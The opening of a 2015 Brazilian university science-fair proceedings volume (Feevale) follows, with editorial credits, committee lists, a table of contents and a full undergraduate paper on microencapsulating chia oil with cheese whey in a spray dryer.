

LIVRO DE DESTAQUES

FEIRA DE INICIAÇÃO CIENTÍFICA 2015

ISBN: 978-85-7717-194-1



FIC

Livro de Destaques

FEIRA DE INICIAÇÃO CIENTÍFICA 2015

CIÊNCIA, TECNOLOGIA E INOVAÇÃO

Dados Internacionais de Catalogação na Publicação (CIP)

Universidade Feevale, RS, Brasil

Bibliotecária responsável: Tatiane Oliveira de Oliveira – CRB 10/2012

Feira de Iniciação Científica 2015 [recurso eletrônico] : ciência, tecnologia e inovação : livro de destaques / Feira de Iniciação Científica. – Novo Hamburgo : Feevale, 2015.

Sistema requerido: Adobe Acrobat Reader.

Modo de acesso: <www.feevale.br/editora>

Inclui bibliografia.

ISBN 9788577171941

1. Ensino Superior - Pesquisa – Rio Grande do Sul. 2. Ciência – Exposições - Rio Grande do Sul. I. Título.

CDU 378:001.891(061.4)(816.5)

© Editora Feevale – Os textos assinados, tanto no que diz respeito à linguagem como ao conteúdo, são de inteira responsabilidade dos autores e não expressam, necessariamente, a opinião da Universidade Feevale. É permitido citar parte dos textos sem autorização prévia, desde que seja identificada a fonte. A violação dos direitos do autor (Lei n.º 9.610/98) é crime estabelecido pelo artigo 184 do Código Penal.

Universidade Feevale

Câmpus I: Av. Dr. Maurício Cardoso, 510 – CEP 93510-250 – Hamburgo Velho – Novo Hamburgo – RS

Câmpus II: ERS 239, 2755 – CEP 93352-000 – Vila Nova – Novo Hamburgo – RS

Fone: (51) 3586.8800 – Homepage: www.feevale.br

EXPEDIENTE

Presidente da ASPEUR

Luiz Ricardo Bohrer

Reitora

Inajara Vargas Ramos

Pró-reitora de Ensino

Cristina Ennes da Silva

Pró-reitor de Pesquisa e Pós-graduação

João Alcione Sganderla Figueiredo

Pró-reitor de Planejamento e Administração

Alexandre Zeni

Pró-reitora de Extensão e Assuntos Comunitários

Gladis Luísa Baptista

Pró-reitor de Inovação

Cleber Cristiano Prodanov

Coordenação Editorial

Cristina Ennes da Silva

Realização

Pró-reitoria de Pesquisa e Pós-graduação – PROPP

Editora Feevale

Graziele Borguetto Souza
Adriana Christ Kuczynski

Editoração Eletrônica

Graziele Borguetto

Capa

Adriana Christ Kuczynski

Revisão Textual

Claudini Fabricia Maurer

COMISSÕES

Comissão Científica

Angelita Renck Gerhardt
Jairo Lizandro Schmitt
João Alcione Sganderla Figueiredo
Karim Aquere Filho
Lovani Volmer
Magna Lima Magalhães
Micheline Kruger Neumann
Paulo Ricardo Viana Piber
Rafael Linden
Rosemari Lorenz Martins
Sandra Portella Montardo
Serje Schmidt

Comissão Organizadora

Agathe Juliane Erig Sebastiani
Ana Carolina Kayser
Analu Schmitz Horlle
Bianca Jaqueline Becker
Bruna Tara Pinheiro de Souza
Carla da Luz
Cleberson Fernando Frank
Daniela Sander
Débora Martins Ribeiro
Fabio Viana Ferraz
Giovanna Vanini Camerini
Janaina Uberece Vencato Trescastro
João Alcione Sganderla Figueiredo
Jordana de Oliveira
Júlia Santos
Karim Aquere Filho
Katiele Correa
Nicole dos Santos
Raquel Helene Kleber
Rosemari Lorenz Martins
Serje Schmidt

Comissão Avaliadora - Análise de Mérito

Adriana Aparecida Ganzer
Adriana Sturmer
Airton Luis Kleinowski
Alan Astor Einsfeldt
Alexandra Kloeckner Eckert Nunes
Alexandra Marcella Zottis
Alexandre José Höher
Aline da Silva Pinto
Ana Amelia Antunes Lima
Ana Beatriz Guerra Mello
Ana Cleia Christovam Hoffmann
Ana Cristina da Rosa Morbach
Ana Paula Atz
Ana Paula Cappra Silva
Anderson Braun
Anderson Luiz de Souza
André Rafael Weyermüller
Andrea Cabral Farias
Andréia de Vargas Souza
Andreia Henzel
Andreia Maria Ida Sopesla
Andresa Heemann Betti
Angela Beatrice Dewes Moura
Benicio Backes
Bruno Souto Rosselli
Caren Lara Martins Picasso
Caren Mello Guimarães
Carlos Augusto do Nascimento

Carlos Frederico Viero
Carlos Leonardo Pandolfo Carone
Carlos Vagner Sousa de Vasconcelos
Caroline de Oliveira Cardoso
Caroline Delevati Colpo
Cássia Cinara da Costa
Cassio Schneider Bemvenuti
Cesar David Paredes Crovato
Cesar Eduardo Schmitt
Charlotte Beatriz Spode
Christiane Guilherme
Cláudia Denicol Winter
Claudia Maria Petry de Faria
Cláudia Maria Teixeira Goulart
Claudia Trindade Oliveira
Claudine Freire Rodembusch
Claudini Fabricia Maurer
Cláudio Felipe Kolling da Rocha
Claudio Marcos Lauer Junior
Cleber Ribeiro Alvares da Silva
Cleusa Maria Marques Frezza
Cristiane Bastos de Mattos
Cristiane Froehlich
Cristiane Gisele Gomes
Cristiane Ramos Vieira
Cristina Ennes da Silva
Cristina Ternes Dieter
Daiana Cristina Metz Arnold

Daiane Bolzan Berlese
Dalila Inês Maldaner Backes
Daniel Conte
Daniel Dalalana Bertoglio
Daniela Montanari Migliavacca Osorio
Daniela Santos da Silva
Daniele Hilgert Rafael
Danielle Paula Martins
Delfim Luiz Torok
Denise Arina Francisco
Denise Blanco Sant'anna
Denise Bolzan Berlese
Denise Castilhos de Araújo
Denise Regina Quaresma da Silva
Denise Ruttko Dillenburg Osorio
Diego Gonzales Chevarria
Donesca Calligaro
Edna Sayuri Suyenaga
Eduardo Luis Schneider
Elisa Marangon Beretta
Eloir Dutra Lourenco
Eloisa Hörter Dieter
Emiliana Raymundo
Everton Massaia
Ewerton Artur Cappelatti
Fabio Franciscatto Stieven
Fabrício Celso
Fernanda Raquel da Silva Bertim

APRESENTAÇÃO

Prof. Dr. João Alcione Sganderla Figueiredo
Pró-reitor de Pesquisa e Pós-graduação

A Feira de Iniciação Científica Feevale (FIC) está consolidada como uma excelente oportunidade para que acadêmicos de Instituições de Ensino Superior, tanto nacionais quanto estrangeiras, possam divulgar, discutir e aprimorar os resultados dos trabalhos produzidos no início de sua trajetória científica.

A qualidade, a quantidade e a diversidade dos trabalhos científicos apresentados demonstram o alcance e o sucesso do evento em 2015, cujos índices superam todas as edições já realizadas. Nesse ano, foram submetidos para avaliação 799 resumos científicos de alunos e egressos da Universidade Feevale e de outras Instituições de Ensino Superior do país e do exterior. A análise classificatória selecionou 750 trabalhos, que foram apresentados em forma de sessões temáticas e no formato de pôsteres virtuais. Destes, 67 foram inscritos por acadêmicos de 23 diferentes instituições de ensino brasileiras. No que tange às áreas do conhecimento, 261 trabalhos aceitos pertencem às Ciências da Saúde, 153 às Ciências Exatas e Tecnológicas, 162 às Ciências Humanas, Letras e Artes e 174 às Ciências Sociais Aplicadas. O evento segue ultrapassando as fronteiras nacionais, pois, além de trabalhos regionais, estaduais e nacionais, teve incrementado o número de trabalhos internacionais, o que, certamente, contribuiu ainda mais para o sucesso do evento.

A avaliação do mérito dessas produções permitiu identificar os trabalhos destaques nas distintas áreas do conhecimento. O conjunto desses trabalhos constitui a presente publicação. A concepção desta obra pressupõe a pesquisa como princípio educativo gerador de conhecimento e a tecnologia como a possibilidade de transferência e aplicabilidade do conhecimento para a sociedade, ratificando a importância do evento e da presente publicação como agentes da divulgação e do aprimoramento do conhecimento científico, tecnológico e inovador.

SUMÁRIO

- 14** MICROENCAPSULAMENTO DO ÓLEO DE CHIA COM SORO DE QUEIJO EM SPRAY DRYER
- 30** NOSSO BAIRRO, NOSSA GENTE: RETRATOS QUE REVELAM OUTROS ÂNGULOS DO COTIDIANO
- 53** PRECISAMOS FALAR SOBRE O TRABALHO FORÇADO: UMA ANÁLISE DO COMPORTAMENTO ATUAL SOBRE O CONSUMO EM MASSA
- 76** MULHERES NEGRAS, RESISTÊNCIA E INVISIBILIDADE: PERSPECTIVAS TRANSGERACIONAIS DO MUNDO DO TRABALHO EM TERRAS DE COLONIZAÇÃO ALEMÃ
- 107** COMO A SOCIEDADE ENXERGA SUAS MULHERES: ESTUDO E ANÁLISE DE *CARICATURAS*
- 126** PSICOLOGIA(S) FRENTE A PRECARIZAÇÃO DO TRABALHO: UMA QUESTÃO DE COMPROMISSO ÉTICO E SOCIAL
- 145** A PROPAGANDA AO ACONTECIMENTO: OS SENTIDOS INAUGURADOS PELO VÍDEO DE DIA DOS NAMORADOS DA MARCA “O BOTICÁRIO” NOS SITES DE REDES SOCIAIS
- 166** ANÁLISE DO DESENVOLVIMENTO DE COMPETÊNCIAS NO CURSO DE GRADUAÇÃO EM ADMINISTRAÇÃO DA UNIVERSIDADE FEEVALE
- 196** O ESTUDO FITOQUÍMICO DAS SEMENTES DE *Dioclea violacea*
- 206** A CRISE HÍDRICA PELA POLUIÇÃO DA ÁGUA: UM ESTUDO COMPARATIVO ENTRE BRASIL E ALEMANHA
- 236** APLICAÇÃO DA ELETRODIÁLISE NO TRATAMENTO DE ÁGUA PARA ABASTECIMENTO PÚBLICO

- 246** MODELO PARA RASTREABILIDADE DE REQUISITOS PARA A EMPRESA SECULLUM SOFTWARES
- 275** AS IMPLICAÇÕES GERADAS PELA IMPLEMENTAÇÃO DE POLÍTICAS DE EDUCAÇÃO INCLUSIVA NA EDUCAÇÃO FÍSICA DE UMA ESCOLA MUNICIPAL DE NOVO HAMBURGO/ RS
- 303** JUSEGU: JUEGO DE SEGURIDAD ELÉCTRICA EN HOSPITALES
- 329** MARCAS EM SITES DE REDES SOCIAIS: ESTUDO DE CASO DO BLOG PANELATERAPIA E SUAS EXTENSÕES NO FACEBOOK, INSTAGRAM E YOUTUBE
- 358** OS EFEITOS DA NATAÇÃO E DO AJUSTE QUIROPÁTICO EM UM MODELO ANIMAL DE OSTEOPENIA
- 383** DESENHO DE UM MODELO DE NEGÓCIO COLABORATIVO QUE INCENTIVE O CERVEJEIRO ARTESANAL A LANÇAR SEU PRODUTO NO MERCADO
- 405** XIX FESTA NACIONAL DA BERGAMOTA DE SÃO SEBASTIÃO DO CAÍ/RS: UM ESTUDO DO NÍVEL DE SATISFAÇÃO DOS VISITANTES
- 422** MÍDIA E ESCOLA DE EDUCAÇÃO INFANTIL: A CONSTRUÇÃO DE UMA INFÂNCIA GENERIFICADA
- 454** ANÁLISE FÍSICO-QUÍMICA E DE ROTULAGEM DE QUATRO MARCAS DE LEITE UHT INTEGRAL
- 470** DESENVOLVIMENTO DE UM PROTÓTIPO DE SISTEMA SAMPLER DE INSTRUMENTOS MUSICAIS IMPLEMENTADO EM ARQUITETURA RECONFIGURÁVEL
- 496** INCORPORAÇÃO DO GEL DE ALOE VERA À QUITOSANA PARA O POSSÍVEL AUXÍLIO AO TRATAMENTO DE ACNE VULGAR
- 525** MULHERES QUILOMBOLAS E DESAFIOS PARA AS POLÍTICAS PÚBLICAS: ACESSO AOS DIREITOS DE CIDADANIA

- 554** AVALIAÇÃO DA COMPOSIÇÃO DE DOIS PRODUTOS AUTOBRONZEADORES
- 565** O APAGAMENTO DO FONEMA /R/ PÓS-VOCÁLICO EM VERBOS NO INFINITIVO NA FALA DE CRIANÇAS DAS SÉRIES INICIAIS DO ENSINO FUNDAMENTAL
- 596** XSS E CSRF: COMBINANDO TÉCNICAS DE ATAQUE PARA EXPLORAR VULNERABILIDADES EM SISTEMAS WORDPRESS
- 614** CORRELAÇÃO ENTRE DADOS ANTROPOMÉTRICOS E A DISTRIBUIÇÃO DE PRESSÃO NA REGIÃO DO ARCO PLANTAR EM IDOSAS
- 628** AS LEMBRANÇAS DO VESTIR: MEMÓRIA, MODA E MATURIDADE
- 640** PROPOSTA DE SEGMENTAÇÃO AUTOMÁTICA DOS PULMÕES EM IMAGENS DE TOMOGRAFIA COMPUTADORIZADA DO TÓRAX
- 656** O PROFISSIONAL DE APOIO NA EDUCAÇÃO INCLUSIVA: FORMAÇÃO E PRÁTICAS EM ANÁLISE
- 682** AS REPRESENTAÇÕES DA INFÂNCIA NOS EDITORIAIS DE MODA E CAMPANHAS PUBLICITÁRIAS DA VOGUE KIDS
- 699** CARACTERÍSTICAS DE PACIENTES COM SEPSE INTERNADOS EM UM CENTRO DE TERAPIA INTENSIVA ADULTO DE UM HOSPITAL PRIVADO DE PORTO ALEGRE
- 722** O PÓS-VENDAS NAS AGÊNCIAS DE TURISMO DE MONTENEGRO/RS

DESTAQUE

Ciências Exatas e Tecnológicas - Engenharia Química

MICROENCAPSULAMENTO DO ÓLEO DE CHIA COM SORO DE QUEIJO EM SPRAY DRYER

Adriani Cristina Felipe dos Santos

Graduada de Engenharia Química, Bolsista de Iniciação Científica PROBITI FAPERGS, Centro Universitário UNIVATES, adrysantos12@hotmail.com.

Daniel Neutzling Lehn

Doutorando do Programa de Pós-Graduação em Engenharia e Ciência de Alimentos-FURG. Professor e Pesquisador do Centro Universitário UNIVATES, lehn@univates.br.

Luiz Antônio de Almeida Pinto

Doutor em Engenharia Química-UFSCar. Professor e Pesquisador do Programa de Pós-Graduação em Engenharia e Ciência de Alimentos da FURG, dqmpinto@furg.br.

Claucia Fernanda Volken de Souza

Doutora em Biologia Celular e Molecular-UFRGS. Professora e Pesquisadora do PPG em Biotecnologia do Centro Universitário UNIVATES, claucia@univates.br.

RESUMO

O óleo de chia é rico em ômega 3 e 6, porém esses ácidos graxos são suscetíveis à oxidação. Uma alternativa de proteção contra tal degradação pode ser o encapsulamento, técnica que consiste no revestimento de materiais, em forma de microcápsulas. O soro de queijo é um subproduto da produção de queijo e pode ser aproveitado como material de revestimento. O objetivo deste estudo foi verificar a viabilidade de obtenção de microcápsulas de óleo de chia utilizando o soro como material de parede. As emulsões foram preparadas seguindo um planejamento experimental e avaliadas através do índice de separação de fases. A proporção adequada de óleo e de soro é fundamental para o processo. Verificou-se que é possível obter microcápsulas de óleo de chia utilizando o soro de queijo como material de parede.

Palavras-chave: Microencapsulamento. Óleo de chia. Soro de queijo. *Spray-dryer*.

ABSTRACT

Chia oil is rich in omega-3 and omega-6, but these fatty acids are susceptible to oxidation. The encapsulation can be an alternative protection against such degradation. This technique consists in coating materials in the form of microcapsules. The cheese whey is a byproduct of cheese production and can be utilized as a coating material. The aim of this study was to investigate the feasibility to obtain chia oil microcapsules using cheese whey as a wall material. The emulsions were prepared by an experimental design and evaluated through phase separation index. The appropriate proportion of oil and cheese whey is critical to the process. It has been found that it is possible to obtain chia oil microcapsules using the cheese whey as wall material.

Keywords: Microencapsulation. Chia oil. Cheese whey. *Spray-dryer*.

1 INTRODUÇÃO

A chia (*Salvia hispânica* L.) é uma planta nativa do México, sua semente é rica em fibras, proteínas e gorduras. O óleo de chia é rico em ômega 3 e 6, tendo em sua composição entre 17 a 26% de ácido linoleico e 50 a 57% de ácido linolênico (AYERZA, 1995). Esses ácidos graxos poli-insaturados não são produzidos pelo organismo humano e dietas com alto teor de ômega vem sendo associadas à prevenção de doenças cardiovasculares e respiratórias e diabetes (MCCLEMENTS et al., 2007).

O alto nível de insaturação torna o óleo de chia propenso à oxidação lipídica, o que pode conferir ao produto características indesejáveis e perda de valor nutricional. Uma alternativa para esta problemática é proteger o óleo através do encapsulamento (KOLANOWSKI et al., 2004). Esta técnica consiste na proteção de compostos bioativos sensíveis pelo recobrimento com outro material. O composto a ser encapsulado é denominado núcleo e o composto protetor, material de parede ou encapsulante (JAFARI et al., 2008).

A escolha de um material de parede adequado é fundamental para que se obtenha êxito no processo. O encapsulante deve ter propriedades que contribuam para a formação de emulsões estáveis e para a proteção do encapsulado. As proteínas do leite apresentam a capacidade de estabilizar emulsões, sendo uma alternativa para a formação da parede de microcápsulas. A goma arábica pode ser utilizada como material de parede devido a sua viscosidade, solubilidade e poder emulsificante (GIBBS et al., 1999; SINGH, 2011).

O Brasil é destaque na produção mundial de leite, segundo dados do IBGE no primeiro trimestre de 2015 foram produzidos 6,128 bilhões de litros. Desta produção trimestral, 13,05% foram do Rio Grande do Sul (IBGE, 2015). O Vale do Taquari é uma das regiões de maior volume no estado, em torno de 49% da renda dos produtores rurais é proveniente da comercia-

lização deste produto. A microrregião Lajeado-Estrela, que está inserida no Vale, industrializa cerca de 1,5 milhões de litros/dia (UNIVATES, 2011).

Sendo o leite uma matéria prima altamente perecível, muitos são os meios de conservação aplicados, tais como o uso do calor e do frio e a produção de derivados de baixo teor de água, como os queijos. Na fabricação de queijos, o soro de queijo representa aproximadamente 90% do volume de leite empregado para sua fabricação. O soro contém aproximadamente 55% dos nutrientes do leite, incluindo a lactose (4,5 a 5%) (SISO, 1996). Sua porção proteica é composta por 50% de β -lactoglobulina, 25% de α -lactoalbumina e 25% de demais proteínas (Fitzsimons et al., 2006). Quando o soro de queijo é descartado de forma incorreta torna-se um grave problema ambiental, pois apresenta elevado teor de matéria orgânica, com uma demanda bioquímica de oxigênio (DBO) de 30 a 50 g/L e uma demanda química de oxigênio (DQO) de 50 a 80 g/L (CARVALHO et al., 2013).

Ainda que muitas técnicas tenham sido desenvolvidas para o microencapsulamento de substâncias alimentícias, a atomização por *spray drying* é a tecnologia mais comum utilizada na indústria de alimentos. A atomização por *spray drying* é uma operação unitária na qual um produto líquido é atomizado em uma corrente de ar aquecido, permitindo a obtenção instantânea de um produto sólido (GHARSALLAOUI et al., 2007).

O objetivo deste trabalho foi verificar a viabilidade da obtenção de microcápsulas de óleo de chia pela técnica de *spray dryer*, utilizando o soro de queijo como material de parede.

2 MATERIAL E MÉTODOS

2.1 MATERIAL

Como núcleo das microcápsulas foi utilizado óleo de chia (Girioil Agroindústria Ltda.). Os agentes encapsulantes utilizados foram goma arábica (Labsyhnth Produtos para Laboratório Ltda.), soro de queijo (BRF S.A.) e lecitina de soja (Bremil Indústria de Suplementos Alimentares Ltda.).

2.2 MÉTODOS

2.2.1 Preparo das emulsões

As emulsões foram preparadas seguindo um planejamento experimental do tipo fatorial fracionário 25-1 com 2 pontos centrais, gerando um total de 18 experimentos.

As variáveis estudadas no processo de emulsão foram o tempo de agitação (x1, em minutos), a velocidade de agitação (x2, em rpm), concentração de óleo de chia (x3, em g/100 g), concentração de lecitina de soja (x4, em g/100 g) e concentração de goma arábica (x5, em g/100 g).

Na Tabela 1 estão apresentados os níveis reais e codificados das variáveis do planejamento.

Tabela 1 - Níveis reais e codificados das variáveis do planejamento fatorial fracionário para o estudo das condições de emulsão do óleo de chia

Variáveis/Níveis	-1	0	+1
x_1 (minutos)	20	27,5	35
x_2 (rpm)	10.000	15.000	20.000
x_3 (g/100 g)	10	13,75	17,5
x_4 (g/100 g)	0,5	0,75	1,0
x_5 (g/100 g)	1	3	5

Fonte: Próprio autor

Tabela 2 - Planejamento fatorial fracionário para o estudo das condições de emulsão do óleo de chia

Experimento	Variáveis				
	x_1	x_2	x_3	x_4	x_5
1	20	10.000	10,0	0,5	5,0
2	35	10.000	10,0	0,5	1,0
3	20	20.000	10,0	0,5	1,0
4	35	20.000	10,0	0,5	5,0
5	20	10.000	17,5	0,5	1,0
6	35	10.000	17,5	0,5	5,0
7	20	20.000	17,5	0,5	5,0
8	35	20.000	17,5	0,5	1,0
9	20	10.000	10,0	0,5	5,0
10	35	10.000	10,0	1,0	5,0
11	20	20.000	10,0	1,0	1,0
12	35	20.000	10,0	1,0	1,0
13	20	10.000	17,5	1,0	5,0
14	35	10.000	17,5	1,0	1,0
15	20	20.000	17,5	1,0	5,0
16	35	20.000	17,5	1,0	5,0
17	27,5	15.000	13,75	0,75	3,0
18	27,5	15.000	13,75	0,75	3,0

Fonte: Próprio autor

A Tabela 2 apresenta a matriz do planejamento com as condições do processo de emulsão utilizadas em cada um dos experimentos.

Todos os experimentos utilizaram como condição fixa a concentração de soro de queijo de 5,75% (m/m). Este valor foi definido para que a emulsão em sua composição final apresentasse aproximadamente 5% (m/m) de lactose, similar ao teor encontrado no soro de queijo *in natura*. O teor de água utilizado nas emulsões foi ajustado para que a massa final de cada emulsão fosse de 100 gramas.

Para a preparação das emulsões empregou-se a metodologia adaptada de MIRHOSSEINI et al. (2008). A goma arábica foi dissolvida com água destilada a 60 °C. O soro foi dissolvido com água destilada e com a solução de goma arábica, ambas a 20 °C. Nas duas etapas de solubilização foi utilizado um agitador magnético (Velp Scientifica) durante 3 minutos. Após a solução contendo água, soro e goma permaneceu sob agitação de 300 rpm durante 6 horas, a 20 °C, em incubadora de agitação orbital MA 830 (Marconi).

Após a homogeneização da solução, contendo o material de parede, adicionou-se a fração de óleo de chia e lecitina de soja. O óleo e a lecitina foram pré-homogeneizados

em vortex AP 5 (Phoenix). As misturas contendo goma arábica, água, soro de queijo, óleo de chia e lecitina de soja foram emulsionadas em um emulsor DIAX 900 (Heidolph), seguindo as condições de tempo e velocidade de agitação da Tabela 2.

Além dos experimentos descritos na Tabela 2, preparou-se uma Emulsão Adicional, contendo 6% (m/m) de óleo de chia e 18% (m/m) de soro de queijo, e com as variáveis x_1 , x_2 , x_4 e x_5 nas mesmas condições do Experimento 16. Nessa emulsão, a concentração de óleo de chia representa 20% (m/m) do total de sólidos.

2.2.2 Secagem das emulsões

O processo de *spray drying* da emulsão do Experimento 16 e da Emulsão Adicional foi realizado em um *spray dryer* MSD 0.5 (Labmaq), com bico de duplo fluido de 1,2 mm de diâmetro. A emulsão foi transportada até a câmara de secagem através de uma bomba peristáltica, com vazão de alimentação de 0,3 L/h, ar de secagem a 2,5 m³/min e ar de spray de 45 L/min. A temperatura de saída do ar foi de 105 °C.

2.3 ANÁLISES

2.3.1 Índice de separação das emulsões

Um volume de 10 mL de cada emulsão foi transferido para uma proveta, medindo-se a altura inicial das emulsões. Após as provetas foram armazenadas à 25 °C. A altura da fase rica em soro (inferior) de cada emulsão foi medida após 24 horas. Com esta análise foi possível obter os valores índice de separação (I.S.) das emulsões segundo a Equação 1 (ROLAND et al., 2003).

$$I.S.(%) = \frac{A_1 \times 100}{A_0}$$

Onde:

A_0 corresponde à altura inicial da emulsão e A_1 a altura da fase rica em soro após 24 horas.

2.3.2 Análise morfológica das emulsões

Essa análise foi realizada com a emulsão de óleo de chia do Experimento 16 e com a Emulsão Adicional. As emulsões foram diluídas com água destilada na proporção 1:2, e em seguida analisadas em um microscópio com um aumento de 40x DM 500 (Leica).

2.3.3 Análise morfológica das microcápsulas

Essa análise foi realizada apenas com a Emulsão Adicional de óleo de chia. As microcápsulas obtidas através da secagem foram observadas em um Microscópio Eletrônico de Varredura (MEV), EVO MA 15 (Carl Zeiss).

3 RESULTADOS E DISCUSSÃO

3.1 ÍNDICE DE SEPARAÇÃO DAS EMULSÕES

A Tabela 3 apresenta os resultados de índice de separação das 18 emulsões elaboradas empregando o planejamento experimental fatorial fracionário.

Tabela 3. Índices de separação das emulsões de soro de queijo e óleo de chia obtidas a partir das condições do planejamento experimental

Experimento	Índice de separação (%)
1	80,30
2	86,52
3	80,00
4	85,39
5	71,25
6	70,67
7	67,19
8	70,31
9	85,06
10	86,15
11	76,32
12	82,31
13	68,75
14	75,00
15	75,28
16	62,92
17	72,73
18	75,78

Fonte: Próprio autor




Figura 1 - Imagens de microscópio com aumento de 40x da Emulsão Adicional (A) e da emulsão do Experimento 16 (B)

Fonte: Próprio autor

O Experimento 16 apresentou o menor índice de separação, 62,92%. O índice de separação da Emulsão Adicional, com maior teor de soro de queijo, foi de 53,03%.

Proteínas podem sofrer desnaturação durante o processo de homogeneização, devido aos elevados gradientes de pressão gerados no homogeneizador. Tal desnaturação proteica pode ter uma influência sobre a estabilidade e demais propriedades das emulsões (MCCLEMENTS, 2004). A hidrólise causada nas proteínas do soro de queijo tem efeito sobre a viscosidade da fase contínua da emulsão, por esta razão quando a quantidade de lactose no meio é maior tende-se a maior estabilidade de emulsão (DYBOWSKA, 2011).

3.2 ANÁLISE MORFOLÓGICA DAS EMULSÕES

A Figura 1 apresenta a análise morfológica da Emulsão Adicional e da emulsão do Experimento 16.

O tamanho médio das gotas foi menor na emulsão mais estável (Emulsão Adicional (Figura 1A)), com menor índice de separação. Este resultado está de acordo com o princípio de que, emulsões com menores gotas são fisicamente mais estáveis do que as com gotas maiores. Em outras palavras, a instabilidade do sistema é resultado da formação de gotas de




Figura 2 - Adesão do material nas paredes do secador
Fonte: Próprio autor

grande tamanho, que por sua vez, impulsionam o processo de coalescência (KLAYPRADIT e HUANG, 2008).

A partir da Figura 1, é possível observar que a amostra com menor teor de óleo de chia e maior teor de soro de queijo apresentou menores tamanhos de gotas, justificando a maior estabilidade.

TONON et al. (2011), em seus estudos sobre a microencapsulação do óleo de linhaça com goma arábica, concluíram que uma concentração mais elevada de óleo resultou numa menor viscosidade da emulsão e isso levou a uma maior dimensão das gotículas, o que pode influenciar na estabilidade da emulsão.

3.3 SECAGEM DAS EMULSÕES

Para a secagem da emulsão do Experimento 16 (emulsão mais estável do planejamento experimental) foram utilizadas as condições citadas anteriormente, porém, não foi possível a obtenção de partículas sólidas. Provavelmente a geração de partículas foi prejudicada pelo teor de óleo superficial das microcápsulas, que ocasionou a adesão do material nas paredes do equipamento, conforme pode ser observado na Figura 2.

Uma justificativa para este comportamento pode ser encontrada ao se analisar a proporção do material de parede em relação ao material do núcleo nas emulsões do planejamento executado (Tabela 2). Estudos realizados por DYBOWSKA (2011) apontam que, quando a concentração de proteína é insuficiente para promover o recobrimento superficial das gotas, o processo de secagem torna-se ineficaz. Na emulsão do Experimento 16 a proporção de encapsulado foi superior à quantidade de encapsulante.

Segundo TAN et al. (2005), quando a proporção de óleo é muito elevada e o material de parede é insuficiente para encapsular o óleo, parte do óleo não encapsulado permanece na superfície das microcápsulas. Com a redução desta quantidade de óleo é possível obter partículas com um bom tamanho, maior eficiência de encapsulamento e menor quantidade de óleo na superfície, o que evita a adesão no equipamento.

TONON et al. (2011) realizaram estudos buscando a concentração de óleo ideal em emulsões de óleo de linhaça e goma arábica, de modo a favorecer a formação de partículas através de *spray drying*. Seus resultados indicam que a concentração ideal é de 20% (m/m) de sólidos na emulsão e desse total, o teor de óleo também deve ser de 20% (m/m). FRASCARELI et al. (2012) realizaram o encapsulamento de óleo de café com goma arábica e suas análises demonstraram que a concentração ideal de óleo foi de 15% (m/m) do total de sólidos (30% (m/m)).

Com base nesses trabalhos, foi elaborada a Emulsão Adicional, com teor de óleo ajustado em relação ao teor de soro de queijo, de modo que a quantidade de material no núcleo foi reduzida para 20% (m/m) em um total de 30% (m/m) de sólidos. Essa emulsão foi submetida à secagem nas mesmas condições da emulsão do Experimento 16, e foi possível a obtenção de micropartículas.

3.4 ANÁLISE MORFOLÓGICA DAS MICROCAPSULAS

A análise morfológica das microcápsulas, obtidas a partir da secagem da Emulsão Adicional, de acordo com a Figura 3 mostrou adesão entre as partículas. Isto pode estar relacionado com a baixa temperatura utilizada na secagem (umidade). Apesar disso a superfície das partículas mostrou-se uniforme, sem porosidade e o tamanho variou de 2 a 9 μm .




Figura 3 - Imagem de MEV das microcápsulas de óleo de chia com soro de queijo como material de parede
Fonte: Próprio autor

4 CONCLUSÃO

A partir dos resultados obtidos no presente trabalho, é possível concluir que a estabilidade de emulsões de óleo de chia com soro de queijo é influenciada pelos teores destes dois componentes na mistura. O ajuste da proporção de material de parede em relação ao material de núcleo é fundamental para obtenção de microcápsulas de óleo de chia por secagem em *spray dryer*. Verificou-se que é possível obter microcápsulas de óleo de chia utilizando como material de parede o soro de queijo.

AGRADECIMENTOS

Ao CNPq, FAPERGS e Univates pelas bolsas de estudos e apoios financeiros concedidos a esse trabalho de pesquisa.

REFERÊNCIAS

- AYERZA, Ricardo. Oil content and fatty acid composition of chia (*Salvia hispanica* L.) from five northwestern locations in Argentina. *Journal of the American Oil Chemists Society*, Chicago, v. 72, n. 9, p. 1079–1081, mai. 1995.
- CARVALHO, Fátima; PRAZERES, Ana; RIVAS, Javier. Cheese whey wastewater: Characterization and treatment. *Science of the Total Environment*, Amsterdam, v. 455-456, n. 1, p. 385-396, jan. 2013.
